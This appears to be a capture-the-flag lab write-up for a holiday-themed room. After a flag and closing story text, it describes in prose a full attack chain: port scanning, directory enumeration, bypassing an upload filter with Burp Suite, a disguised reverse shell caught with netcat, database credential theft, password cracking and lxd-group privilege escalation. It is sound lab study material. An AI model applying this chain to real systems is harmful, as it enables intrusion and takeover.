THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped op
en. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly wh
at it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediatel
y this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of com
puters. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Thought Process:

Firstly, we scan the IP Address given to see what ports are available. We found that there 2 ports open after it is done scanning. Given the 2 ports that are open, we open them up and found that one of the ports is a hidden website. We can "view page source" to find the title of the hidden website. We can use gobuster to find the name of the hidden php page, but it might take some time as there are many files to go through. Next, we open up BurpSuite and change some settings to intercept all responses from the server as stated in the walkthrough. This allows us to drop the filter that is that is preventing us from uploading a reverse shell. After we create a reverse shell with a "jpeg/png/jpg" format, we then edit the shell to our IP Address while connect ourselves to the netcat with the respective port. We then upload the reverse shell. We can see that the reverse shell is uploaded in "/grid" directory. By clicking on our shell, we have activated it. But it seems like our shell is kind of "unstable", by upgrading it, we will have a more stabilized shell. We can get the "web.txt" flag by going into the "var" directory. Going deeper into the directories, we can find some useful credential such as the user and password. Having the credentials, we can use "mysql" to access the database. Going through the databases, we found a user and the password. We can use CrackStation to crack open the password and get the value. With that, we can switch user to "flynn". By following the walkthrough and abusing the lxd group, we can now access the root directories. Thus, capturing the flag in root.txt.